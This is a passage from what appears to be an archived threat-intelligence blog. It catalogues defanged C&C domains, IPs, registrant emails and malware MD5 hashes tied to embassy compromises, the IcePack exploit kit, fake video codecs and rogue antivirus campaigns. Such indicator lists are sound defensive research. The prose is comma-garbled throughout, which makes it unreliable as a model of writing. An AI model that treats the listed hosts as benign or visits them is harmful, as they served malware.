Once, executed, a, sample, malware (MD5: 4e0ce2f9f92ac5193c2a383de6015523), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://pelcpawel.fm.interia.pl - 217.74.66.160

hxxp://pelcpawel.fm.interiowo.pl - 217.74.66.160

hxxp://chicostara.com - 91.142.252.26

hxxp://suewyllie.com

hxxp://dewpoint-eg.com - 195.157.15.100

hxxp://sso.anbtr.com - 195.22.28.222

Once, executed, a, sample, malware (MD5: a38d47fcfdaf14372cea3de850cf487d), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://ledyazilim.com - 213.128.83.163

hxxp://ksandrafashion.com - 166.78.145.90

hxxp://lafyeri.com - 69.172.201.153

hxxp://kulppasur.com - 52.28.249.128

hxxp://toalladepapel.com.ar

hxxp://trafficinc.ru, is, known, to, have, responded, to, 222.73.91.203

hxxp://trafficmonsterinc.ru, is, known, to, have, responded, to, 178.208.83.7; 178.208.83.27; 91.203.4.112

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: ce4e2e12ee16d5bde67a3dc2e3da634b

MD5: 4423e04fb3616512bf98b5a565fccdd7

MD5: 33f890c294b2ac89d1ee657b94e4341d

MD5: 1c5096c3ce645582dd18758fe523840a

MD5: 1efae0b0cb06faacae46584312a12504

Once, executed, a, sample, malware (MD5: ce4e2e12ee16d5bde67a3dc2e3da634b), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://rms-server.tektonit.ru - 109.234.156.179

hxxp://365invest.ru - 178.208.83.7

Once, executed, a, sample, malware (MD5: 4423e04fb3616512bf98b5a565fccdd7), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://topstat.mcdir.ru - 178.208.83.7

Once, executed, a, sample, malware (MD5: 33f890c294b2ac89d1ee657b94e4341d), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://cadretest.ru - 178.208.83.7

Once, executed, a, sample, malware (MD5: 1c5096c3ce645582dd18758fe523840a), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://pelcpawel.fm.interia.pl - 217.74.65.161

hxxp://testtrade.ru - 178.208.83.7

hxxp://chicostara.com - 91.142.252.26

In, 2009, I, profiled, the, direct, compromise, of [16]**Embassy of India in Spain Serving Malware**, further, detailing, the, malicious, activity, further, establishing, a, direct, connection, between, the, group’s, activities, and, the, Russian, Business, Network.

On 2008-09-07, **msn-analytics.net** was registered using the palfreycrossvw@gmail.com email. On 2007-06-17

it used to respond to 82.98.235.50, it then changed IPs on 2008-09-07 to 58.65.234.9, followed by another change 131

on 2009-11-14 to 96.9.183.149, then to 96.9.158.41 on 2009-12-29, and to 85.249.229.195 on 2010-03-09.

On 2008-07-10, **pinoc.org** was registered using the 4ykakabra@gmail.com email. On 2008-07-10 it responded to 58.65.234.9, it then changed IPs on 2008-08-17 to 91.203.92.13, followed by another change on 2008-08-24 to 58.65.234.9, followed by yet another change to 208.73.210.76 on 2009-10-03, and yet another change on 2009-10-06

to 96.9.186.245.

On 2008-09-20, **wsxhost.net** was registered using the palfreycrossvw@gmail.com email. On 2008-09-20 wsxhost.net responded to 58.65.234.9, it then changed IPs on 2008-12-22 to 202.73.57.6, followed by another change on 2009-05-18 to 202.73.57.11, yet another change on 2009-06-22 to 92.38.0.66, then to 91.212.198.116 on 2009-07-06, yet another change on 2009-08-17 to 210.51.187.45, then to 210.51.166.239 on 2009-08-25, and finally to 213.163.89.54 on 2009-09-05.

On 2008-06-29 **google-analyze.cn** was registered using the johnvernet@gmail.com email.

Historically (up to present day) johnvernet@gmail.com is known to have registered

the following domains: hxxp://baidustatz.com

hxxp://edcomparison.com

hxxp://google-analyze.org

hxxp://google-stat.com

hxxp://kolkoman.com

hxxp://m-analytics.net

hxxp://pinalbal.com

hxxp://pornokman.com

hxxp://robokasa.com

hxxp://rx-white.com

hxxp://sig4forum.com

hxxp://thekapita.com

hxxp://visittds.com

msn-analytics.net, is, known, to, have, responded, to, 216.157.88.21; 85.17.25.214; 216.157.88.22; 85.17.25.215; 85.17.25.202; 216.157.88.25; 5.39.99.49; 167.114.156.214; 5.39.99.50; 66.135.63.164; 85.17.25.242; 69.43.161.210

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: eb95798965a18e7844f4c969803fbaf8

MD5: 106b6e80be769fa4a87560f82cd24b57

MD5: 519a9f1cb16399c515723143bf7ff0d0

MD5: b537c3d65ecc8ac0f3cd8d6bf3556da5

MD5: 613e8c31edf4da1b8f8de9350a186f41

Once, executed, a, sample, malware (MD5: eb95798965a18e7844f4c969803fbaf8), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://vboxsvr.ovh.net

hxxp://thinstall.abetterinternet.com - 85.17.25.214

hxxp://survey-winner.net - 94.229.72.117

hxxp://survey-winner.net - 208.91.196.145

hxxp://comedy-planet.com

Once, executed, a, sample, malware (MD5: 106b6e80be769fa4a87560f82cd24b57), phones, back, to, the, following, malicious, C &C, server, IPs:

132

hxxp://memberfortieth.net

hxxp://beginadvance.net

hxxp://knownadvance.net

hxxp://beginstranger.net

hxxp://knownstranger.net - 23.236.62.147

Once, executed, a, sample, malware (MD5: b537c3d65ecc8ac0f3cd8d6bf3556da5), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://followfortieth.net

hxxp://memberfortieth.net

hxxp://beginadvance.net

hxxp://knownadvance.net

hxxp://beginstranger.net

hxxp://knownstranger.net - 23.236.62.147

pinoc.org, is, known, to, have, responded, to, 103.224.212.222; 185.53.179.24; 185.53.179.9; 185.53.177.10; 188.40.174.81; 46.165.247.18; 178.162.184.130

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs: MD5: 000125b0d0341fc078c7bdb5b7996f9e

MD5: b3bbeaca85823d5c47e36959b286bb22

MD5: 4faa9445394ba4edf73dd67e239bcbca

MD5: 9f3b9de8a3e7cd8ee2d779396799b17a

MD5: 38d07b2a1189eb1fd64296068fbaf08a

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs: hxxp://os.onlineapplicationsdownloads.com - 103.224.212.222

hxxp://static.greatappsdownload.com - 54.230.187.48

hxxp://ww1.os.onlineapplicationsdownloads.com - 91.195.241.80

hxxp://os2.onlineapplicationsdownloads.com - 103.224.212.222

hxxp://ww1.os2.onlineapplicationsdownloads.com - 91.195.241.80

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://errors.myserverstat.com - 103.224.212.222

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://scripts.dlv4.com - 103.224.212.222

hxxp://ww38.scripts.dlv4.com - 185.53.179.29

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://complaintsboard.com - 208.100.35.85

hxxp://7ew8gov.firoli-sys.com - 103.224.212.222

hxxp://yx-vom2s.hdmediastore.com - 45.33.9.234

hxxp://q8x3kb.wwwmediahosts.com - 204.11.56.48

Once, executed, a, sample, malware, phones, back, to, the, following, malicious, C &C, server, IPs:
hxxp://newworldorderreport.com - 50.63.202.29

hxxp://69jh93.firoli-sys.com - 103.224.212.222

hxxp://bpvv11ndq5.wwwmediahosts.com - 204.11.56.48

hxxp://0dbhwuja.hdmediastore.com - 45.33.9.234

wsxhost.net, is, known, to, have, responded, to, 184.168.221.45; 50.63.202.82; 69.43.161.172

Related, malicious, MD5s, known, to, have, responded, to, the, same, malicious, C &C, server, IPs: MD5: 117036e5a7b895429e954f733e0acada

MD5: 1172e5a2ca8a43a2a2274f2c3b76a7be

MD5: 6e330742d22c5a5e99e6490de65fabd6

MD5: f1c9cd766817ccf55e30bb8af97bfdbb

MD5: 7f4145bc211089d9d3c666078c35cf3d

Once, executed, a, sample, malware (MD5: 117036e5a7b895429e954f733e0acada), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://amacweb.org

hxxp://superaffiliatehookup.com

hxxp://germanamericantax.com

hxxp://lineaidea.it

hxxp://speedysalesletter.com

Once, executed, a, sample, malware (MD5: 1172e5a2ca8a43a2a2274f2c3b76a7be), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://allstatesdui.com - 50.63.202.36

hxxp://wellingtontractorparts.com - 72.167.232.158

hxxp://amacweb.org - 160.16.211.99

hxxp://nctcogic.org - 207.150.212.74

Once, executed, a, sample, malware (MD5: 6e330742d22c5a5e99e6490de65fabd6), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://santele.be - 176.62.170.69

hxxp://fever98radio.com - 141.8.224.93

hxxp://brushnpaint.com - 74.220.219.132

hxxp://jameser.com - 54.236.195.15

hxxp://hillsdemocrat.com - 67.225.168.30

Once, executed, a, sample, malware (MD5: f1c9cd766817ccf55e30bb8af97bfdbb), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 109.70.26.37

hxxp://afterpeace.net - 195.38.137.100

hxxp://sellhouse.net - 184.168.221.45

Once, executed, a, sample, malware (MD5: 7f4145bc211089d9d3c666078c35cf3d), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 109.70.26.37

hxxp://forcerain.net

hxxp://afterrain.net - 50.63.202.43)

hxxp://forcerain.ru

hxxp://forceheld.net

google-analyze.cn, is, known, to, have, responded, to, 103.51.144.81; 184.105.178.89; 65.19.157.235; 124.16.31.146; 134

123.254.111.190;

103.232.215.140;

103.232.215.147;

205.164.14.78;

50.117.116.117;

50.117.120.254;

205.164.24.45; 50.117.116.205; 50.117.122.90; 184.105.178.84; 50.117.116.204

Related malicious MD5s known to have phoned back to the same malicious C &C, server, IPs: MD5: df05460b5e49cbba275f6d5cbd936d1d

MD5: 7732ffcf2f4cf1d834b56df1f9d815c9

MD5: 615eb515da18feb2b87c0fb5744411ac

MD5: 24fec5b3ac1d20e61f2a3de95aeb177c

MD5: 348eed9b371ddb2755eb5c2bfaa782ee

On 2008-08-27, **yahoo-analytics.net** was registered using the fuadrenalray@gmail.com email.

- **google-analyze.org** - Email: johnvernet@gmail.com - on, 2008-07-09, **google-analyze.org** , is, known, to, have, responded, to, 58.65.234.9, followed, by, a, hosting, change, on, 2008-08-17, with, **google-analyze.org**, responding, to, 91.203.92.13, followed, by, another, hosting, change, on, 2008-08-24, with, google-analyze.org, responding, to, 202.73.57.6.

- **qwehost.com** - Email: 4ykakabra@gmail.com - on, 2009-05-18, **qwehost.com**, is, known, to, have, responded, to, 202.73.57.11, followed, by, a, hosting, change, to, 202.73.57.11, followed, by, another, hosting, change, on, 2009-06-22, pointing, to, 92.38.0.66, followed, by, yet, another, hosting, change, pointing, to, 91.212.198.116, followed, by, yet, another, hosting, change, on, 2009-08-17, pointing, to, 210.51.187.45.

- **zxchost.com** - Email: 4ykakabra@gmail.com - on, 2009-03-02, **zxchost.com**, is, known, to, have, responded, to, 202.73.57.6, followed, by, a, hosting, change, on, 2009-05-18, pointing, to, 202.73.57.11, followed, by, yet, another, hosting, change, on, 2009-06-22, pointing, to, 92.38.0.66, followed, by, yet, another, hosting, change, on, 2009-08-25, pointing, to, 210.51.166.239.

- **odile-marco.com** - Email: OdileMarcotte@gmail.com - on, 2009-05-18, **odile-marco.com**, is, known, to, have, responded, to, 202.73.57.6, followed, by, a, hosting, change, on, 2009-06-22, pointing, to, 202.73.57.11, followed, by, yet, another, hosting, change, on, 2009-07-06, pointing, to, 92.38.0.66, followed, by, yet, another, hosting, change, on, 2009-08-17, pointing, to, 91.212.198.116.

- **edcomparison.com** - Email: johnvernet@gmail.com - on, 2009-05-18, **edcomparison.com**, is, known, to, have, responded, to, 202.73.57.6, followed, by, a, hosting, change, on, 2009-06-22, pointing, to, 202.73.57.11, followed, by, yet, another, hosting, change, on, 2009-07-13, this, time, pointing, to, 92.38.0.66, followed, by, yet, another, hosting, change, on, 2009-08-17, this, time, pointing, to, 210.51.187.45.

- **fuadrenal.com** - Email: fuadrenalRay@gmail.com - on, 2009-01-26, **fuadrenal.com**, is, known, to, have, responded, to, 202.73.57.6, followed, by, a, hosting, change, on, 2009-05-18, pointing, to, 202.73.57.11, followed, by, yet, another, hosting, change, on, 2009-07-13, this, time, pointing, to, 91.212.198.116, followed, by, yet, another, hosting, change, on, 2009-08-17, this, time, pointing, to, 91.212.198.116.

- **rx-white.com** - Email: johnvernet@gmail.com - on, 2009-05-18, **rx-white.com**, is, known, to, have, responded, to, 202.73.57.6, followed, by, a, hosting, change, on, 2009-06-22, pointing, to, 202.73.57.11, followed, by, yet, another, hosting, change, on, 2009-07-06, this, time, pointing, to, 92.38.0.66, followed, by, yet, another, hosting, change, on, 2009-08-17, this, time, pointing, to, 91.212.198.116.

In, 2009, I, profiled, the, direct, compromise, of, [17]**Embassy of Portugal in India Serving Malware**, further, establishing, a, direct, connection, between, the, group’s, activities, and, the, Russian, Business, Network.

On, 2009-03-30, **ntkrnlpa.info**, is, known, to, have, responded, to, 83.68.16.6. Related, domains, known, to, have, participated, in, the, same, campaign - **betstarwager.cn**; **ntkrnlpa.cn**.

In, 2007, I, profiled, the, direct, compromise, of, French Embassy in Libya Serving Malware, further, establishing, a, direct, connection, between, the, group’s, activities, and, the, Russian, Business, Network.

On, 2008-11-05, **tarog.us** (Email: bobby10@mail.zp.ua), used, to, respond, to, 67.210.13.94, followed, by, a, hosting, change, on, 2009-03-02, pointing, to, 208.73.210.121. Related, domains, known, to, have, participated, in, the, campaign: **fernando123.ws**; **winhex.org** - Email: [18]ipspec@gmail.com On, 2007-02-18, **winhex.org**, used, to, respond, to, 195.189.247.56, followed, by, a, hosting, change, on, 2007-03-03, pointing, to, 89.108.85.97, followed, by, yet, another, hosting, change, on, 2007-04-29, this, time, pointing, to, 203.121.71.165, followed, by, yet, another, hosting, change, on, 2007-08-19, this, time, pointing, to, 69.41.162.77.

On, 2007-11-23, **kjlksjwflk.com** (Email: sflgjlkj45@yahoo.com), used, to, respond, to, 58.65.239.114, followed, by, a, hosting, change, on, 2009-02-16, pointing, to, 38.117.90.45, followed, by, yet, another, hosting, change, on, 2009-03-09, this, time, pointing, to, 216.188.26.235.

In, 2009, I, profiled, the, direct, compromise, of, [19]**Azerbaijanian Embassies in Pakistan and Hungary Serving Malware**, further, establishing, a, direct, connection, between, the, group's, activities, and, the, Russian, Business, Network.

Related, domains, known, to, have, participated, in, the, campaign:

- hxxp://filmlifemusicsite.cn; hxxp://promixgroup.cn; hxxp://betstarwager.cn; hxxp://clickcouner.cn In, 2009, I, profiled, the, direct, compromise, of, **[20]USAID.gov compromised, malware and exploits served**, further, establishing, a, direct, connection, between, the, gang's, activities, and, the, New, Media, Malware, Gang.

Related, domains, known, to, have, participated, in, the, campaign:

hxxp://should-be.cn - Email: admin@brut.cn; hxxp://orderasia.cn; hxxp://fileuploader.cn In, 2007, I, profiled, the, direct, compromise, of, **[21]U.S Consulate St. Petersburg Serving Malware**, further, establishing, a, direct, connection, between, the, group’s, activities, and, the, Russian, Business, Network.

On, 2007-08-31, **verymonkey.com** (Email: srvs4you@gmail.com), used, to, respond, to, 212.175.23.114, followed, by, a, hosting, change, on, 2007-09-07, pointing, to, 209.123.181.185, followed, by, yet, another, hosting, change, on, 2007-09-27, this, time, pointing, to, 88.255.90.50, followed, by, yet, another, hosting, change, on, 2008-11-11, this, time, pointing, to, 216.188.26.235.

What’s, particularly, interested, about, the, gang’s, activities, is, the, fact, that, back, in 2007, the, group, pio-neered, for, the, first, time, the, utilization, of, Web, malware, exploitation, kits, further, utilizing, the, infrastructure, of, the, Russian, Business, Network, successfully, launching, a, multi-tude, of, malicious, campaigns, further, spreading, malicious, software, further, utilizing, the, infrastructure, of, the, Russian, Business, Network.

Related posts:

[22]Syrian Embassy in London Serving Malware

[23]USAID.gov compromised, malware and exploits served

[24]U.S Consulate St. Petersburg Serving Malware

[25]Bank of India Serving Malware

[26]French Embassy in Libya Serving Malware

[27]The Dutch Embassy in Moscow Serving Malware

[28]Ethiopian Embassy in Washington D.C Serving Malware

[29]Embassy of India in Spain Serving Malware

[30]Azerbaijanian Embassies in Pakistan and Hungary Serving Malware

1. https://speakerdeck.com/ddanchev/cesg-hp-cyberintel-dancho

2.

https://web-beta.archive.org/web/20101016183503/http://ddanchev.blogspot.com/2007/11/detecting-and-blocki

ng-russian-business.html

3.

https://web-beta.archive.org/web/20101016191853/http://ddanchev.blogspot.com/2007/11/new-media-malware-ga

ng.html

4.

https://web-beta.archive.org/web/20101016191925/http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-lo

ndon-serving.html

5. http://www.zdnet.com/article/usaid-gov-compromised-malware-and-exploits-%20%20served/

6.

https://web-
beta.archive.org/web/20101016191925/http://ddanchev.blog
spot.com/2007/09/us-consulate-st-pete

rsburg-serving.html

7. https://web-
beta.archive.org/web/20101016191941/http://ddanchev.blog
spot.com/2007/08/bank-of-india-serving-

malware.html

8.

https://web-
beta.archive.org/web/20101126202011/http://ddanchev.blog
spot.com/2007/12/have-your-malware-in

-timely-fashion.html

9.

https://web-
beta.archive.org/web/20120304075303/http://ddanchev.blog
spot.com/2009/03/ethiopian-embassy-in

-washington-dc.html

10. https://web-
beta.archive.org/web/20131222200157/http://ddanchev.blog
spot.com/2009/01/embassy-of-india-in-

spain-serving.html

11. https://web-
beta.archive.org/web/20120303071653/http://ddanchev.blog

spot.com/2009/03/azerbaijanian-embass

ies-in-pakistan-and.html

12. https://ddanchev.blogspot.com/2013/08/dissecting-
sample-russian-business.html

13. https://web-
beta.archive.org/web/20080221124306/http://ddanchev.blog
spot.com/2008/01/dutch-embassy-in-mos

cow-serving-malware.html

14. https://web-
beta.archive.org/web/20120303000438/http://ddanchev.blog
spot.com/2008/11/embassy-of-brazil-in

-india-compromised.html

15. https://web-
beta.archive.org/web/20120304075303/http://ddanchev.blog
spot.com/2009/03/ethiopian-embassy-in

-washington-dc.html

16. https://web-
beta.archive.org/web/20131222200157/http://ddanchev.blog
spot.com/2009/01/embassy-of-india-in-

spain-serving.html

17. https://web-
beta.archive.org/web/20101127020203/http://ddanchev.blog
spot.com/2009/03/embassy-of-portugal-

in-india-serving.html

18. mailto:ipspec@gmail.com

19. https://web-beta.archive.org/web/20120303071653/http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

20. http://www.zdnet.com/article/usaid-gov-compromised-malware-and-exploits-served/

21. https://web-beta.archive.org/web/20101016191925/http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

22. https://web-beta.archive.org/web/20101016191925/http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

23. http://www.zdnet.com/article/usaid-gov-compromised-malware-and-exploits-served/

24. https://web-beta.archive.org/web/20101016191925/http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

25. https://web-beta.archive.org/web/20101016191941/http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html

26. https://web-beta.archive.org/web/20101126202011/http://ddanchev.blog

spot.com/2007/12/have-your-malware-in

-timely-fashion.html

27. https://web-
beta.archive.org/web/20080221124306/http://ddanchev.blog
spot.com/2008/01/dutch-embassy-in-mos

cow-serving-malware.html

28. https://web-
beta.archive.org/web/20120304075303/http://ddanchev.blog
spot.com/2009/03/ethiopian-embassy-in

-washington-dc.html

29. https://web-
beta.archive.org/web/20131222200157/http://ddanchev.blog
spot.com/2009/01/embassy-of-india-in-

spain-serving.html

30. https://web-
beta.archive.org/web/20120303071653/http://ddanchev.blog
spot.com/2009/03/azerbaijanian-embass

ies-in-pakistan-and.html

Historical OSINT - A Portfolio of Exploits Serving Domains (2017-05-29 09:04) With, the, rise, of, Web, malware, exploitation, kits, continuing, to, proliferate, cybercriminals, are, poised, to, continue, earning, fraudulent, revenue, in, the, process, of, monetizing, access, to, malware-infected, hosts, largely, relying, on, the, active,y utilization, of, client-side, exploits, further, spreaing, malicious, software, potentially, compromising, the, confidentiality, availability, and, integrity, of, the, targeted, host, to, a, multi-tude, of, malicious, software.

What, used, to, be, an, ecosystem, dominated, by, proprietary, DIY (do-it-yourself) malware and exploits, generating, tools, is, today's, modern, cybercrime, ecosystem, dominated, by, Web, malware, exploitation, kits, successfully, empowering, novice, cybercriminals, with, the, necessary, tactics, techniques, and, procedures, for, the, purpose, of, launching, a, fraudulent, and, malicious, campaign, potentially, affecting, hundreds, of, thousands, of, users, globally.

In, this, post, we'll, provide, actionable, intelligence, on, currently, active, IcePack, Web, malware, exploitation, kit, client-side, and, malware-exploits, serving, domains.

Related IcePack Web Malware Exploitation Kit domains:

hxxp://seateremok.com/xc/index.php

hxxp://lskdfjlerjvm.com/ice-pack/index.php

hxxp://formidleren.dk/domain/mere.asp

hxxp://webs-money.info/ice-pack/index.php

hxxp://seateremok.com/xc/index.php

hxxp://greeetthh.com/ice-pack1/index.php

hxxp://58.65.235.153/ pozitive/ice/index.php

hxxp://iframe911.com/troy/us/sp/ice/index.php hxxp://themusicmp3.info/rmpanfr/index.php

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (lskdfjlerjvm.com):

MD5: 4c0958f2f9f5ff2e5ac47e92d4006452

MD5: d955372c7ef939502c43a71ff1a9f76e

MD5: 118e24ea884d375dc9f63c986a15e5df

MD5: e825a7e975a9817441da9ba1054a3e6f

MD5: 71460d4a1c7c18ec672fed56d764ebe6

Once, executed, a, sample, malware (MD5: d955372c7ef939502c43a71ff1a9f76e), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 109.70.26.37

hxxp://tableshown.net - 208.100.26.234

hxxp://leadshown.net

hxxp://tablefood.ru

hxxp://tablefood.net - 180.210.34.47

hxxp://leadfood.net

hxxp://tablemeet.net

hxxp://leadmeet.net

hxxp://pointneck.net

hxxp://pointshown.net

hxxp://callshown.net - 212.61.180.100

hxxp://callneck.ru

hxxp://callneck.net

139

hxxp://ringshown.ru

hxxp://ringshown.net

hxxp://noneshown.net

We’ll, continue, monitoring, the, campaigns, and, post, updates, as, soon, as, new, developments, take, place.

140

Historical OSINT - A Portfolio of Fake/Rogue Video Codecs (2017-05-29 09:27) Shall we expose a huge domains portfolio of fake/rogue video codecs dropping the same Zlob variant on each and every of the domains, thereby acting as a great example of what malicious economies of scale means?

Currently active Zlob malware variants promoting sites:

hxxp://pornqaz.com

hxxp://uinsex.com

hxxp://qazsex.com

hxxp://sexwhite.net

hxxp://lightporn.net

hxxp://xeroporn.com

hxxp://brakeporn.net

hxxp://sexclean.net

hxxp://delfiporn.net

hxxp://pornfire.net

hxxp://redcodec.net

hxxp://democodec.com

hxxp://delficodec.com

hxxp://turbocodec.net

hxxp://gamecodec.com

hxxp://blackcodec.net

hxxp://xerocodec.com

hxxp://ixcodec.net

hxxp://codecdemo.com

hxxp://ixcodec.com

hxxp://citycodec.com

hxxp://codecthe.com

hxxp://codecnitro.com

hxxp://codecbest.com

hxxp://codecspace.com

hxxp://popcodec.net

hxxp://uincodec.com

hxxp://xhcodec.com

hxxp://stormcodec.net

hxxp://codecmega.com

hxxp://whitecodec.com

hxxp://jetcodec.com

hxxp://endcodec.com

hxxp://abccodec.com

hxxp://codecred.net

hxxp://cleancodec.com

hxxp://herocodec.com

hxxp://nicecodec.com

Related MD5s, known, to, have, participated, in, the, campaign:

MD5: 30965fdbd893990dd24abda2285d9edc

Why are the malicious parties so KISS oriented at the end of every campaign, compared to the complexity and tactical warfare tricking automated malware harvesting approaches within the beginning of the campaign?

Because they’re not even considering the possibility of proactively detecting the end of many other malware campaigns to come, which will inevitable be ending up to these domains.

142

Historical OSINT - A Diversified Portfolio of Fake Security Software (2017-05-29 09:38) Cybercriminals, continue, actively, launching, malicious, and, fraudulent, campaigns, further, spreading, malicious, software, potentially, exposing, the, confidentiality, availability, and, integrity, of, the, targeted, host, to, a, multitude, of, malicious, software.

In, this, post, we’ll, profile, a, currently, active, portfolio, of, fake, security, software, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (91.212.226.203; 94.228.209.195), are, also, the, following, malicious, domains:

hxxp://thebest-antivirus00.com

hxxp://virusscannerpro0.com

hxxp://lightandfastscanner01.com

hxxp://thebest-antivirus01.com

hxxp://thebestantivirus01.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://thebest-antivirus11.com

hxxp://antispyware-module1.com

hxxp://antispywaremodule1.com

hxxp://antivirus-toolsr1.com

hxxp://thebest-antivirus1.com

hxxp://thebest-antivirusx1.com

hxxp://thebestantivirus02.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://lightandfastscanner22.com

hxxp://prosecureprotection2.com

hxxp://virusscannerpro2.com

hxxp://antivirus-toolsr2.com

hxxp://thebest-antivirusx2.com

hxxp://thebestantivirus03.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://antispyware-module3.com

hxxp://antispywaremodule3.com

hxxp://virusscannerpro3.com

hxxp://windowsantivirusserver3.com

hxxp://thebest-antivirusx3.com

hxxp://thebestantivirus04.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://antispyware-scann4.com

hxxp://antivirus-toolsr4.com

hxxp://thebest-antivirusx4.com

hxxp://thebestantivirus05.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://thebest-antivirusx5.com

hxxp://remove-spyware-16.com

hxxp://lightandfastscanner66.com

hxxp://antispywaremodule6.com

hxxp://antispyware-module7.com

hxxp://antispywaremodule7.com

hxxp://antivirus-toolsr7.com

hxxp://antispyware-scann8.com

hxxp://pro-secure-protection8.com

hxxp://windowsantivirusserver8.com

hxxp://antispyware-module9.com

hxxp://antispywaremodule9.com

hxxp://antispyware-scann9.com

hxxp://virusscannerpro9.com

hxxp://antivirus-toolsr9.com

hxxp://thebest-antivirus9.com

hxxp://antiviruspro1scan.com

hxxp://antiviruspro2scan.com

hxxp://antiviruspro7scan.com

hxxp://antiviruspro8scan.com

hxxp://antiviruspro9scan.com

hxxp://antispyware6sacnner.com

hxxp://antivirusv1tools.com

hxxp://antispyware10windows.com

hxxp://antispyware20windows.com

hxxp://antivirus-toolsvv.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://prosecureprotection2.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://windowsantivirusserver3.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://remove-spyware-16.com

hxxp://pro-secure-protection8.com

hxxp://windowsantivirusserver8.com

hxxp://antivirus-toolsr9.com

hxxp://antivirusv1tools.com

hxxp://antispyware10windows.com

hxxp://antispyware20windows.com

hxxp://antivirus-toolsvv.com

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (94.228.209.195), are, also, the, following, malicious, domains:

144

hxxp://run-antivirusscan0.com

hxxp://runantivirusscan0.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://run-virus-scanner1.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://runantivirusscan3.com

hxxp://run-virusscanner3.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://run-virusscanner4.com

hxxp://remove-virus-15.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://remove-spyware-16.com

hxxp://run-virus-scanner6.com

hxxp://run-virusscanner6.com

hxxp://runantivirusscan8.com

hxxp://run-virus-scanner8.com

hxxp://windowsantivirusserver8.com

hxxp://run-virus-scanner9.com

hxxp://run-virusscanner9.com

Related, fraudulent, and, malicious, domains, known, to, have, participated, in, the, campaign: hxxp://run-antivirusscan0.com

hxxp://run-antivirusscan1.com

hxxp://run-antivirusscan3.com

hxxp://run-antivirusscan6.com

hxxp://run-antivirusscan8.com

hxxp://runantivirusscan0.com

hxxp://runantivirusscan3.com

hxxp://runantivirusscan4.com

hxxp://runantivirusscan9.com

hxxp://securepro-antivirus1.com

Known, to, have, responded, to, the, same, malicious, C &C, server, IPs (91.212.226.203), are, also, the, following, malicious, domains:

hxxp://anti-virus-system0.com

hxxp://run-antivirusscan0.com

hxxp://runantivirusscan0.com

hxxp://perform-antivirus-scan-1.com

hxxp://remove-spyware-11.com

hxxp://remove-virus-11.com

hxxp://antivirus-system1.com

hxxp://performspywarescan1.com

hxxp://run-virus-scanner1.com

hxxp://remove-spyware-12.com

hxxp://remove-virus-12.com

hxxp://delete-all-virus-22.com

hxxp://antivirus-scanner-3.com

hxxp://remove-spyware-13.com

hxxp://remove-virus-13.com

hxxp://runantivirusscan3.com

hxxp://run-virusscanner3.com

hxxp://remove-spyware-14.com

hxxp://remove-virus-14.com

hxxp://gloriousantivirus2014.com

hxxp://run-virusscanner4.com

hxxp://smart-pcscanner05.com

hxxp://remove-virus-15.com

hxxp://remove-all-spyware-55.com

hxxp://delete-all-virus-55.com

hxxp://perform-virus-scan5.com

hxxp://perform-antivirus-scan-6.com

hxxp://antivirus-scanner-6.com

hxxp://remove-spyware-16.com

hxxp://run-virus-scanner6.com

hxxp://run-virusscanner6.com

hxxp://antivirus-scan-server6.com

hxxp://perform-antivirus-scan-7.com

hxxp://perform-antivirus-test-7.com

hxxp://antivirus-win-system7.com

hxxp://antivirus-for-pc-8.com

hxxp://perform-antivirus-scan-8.com

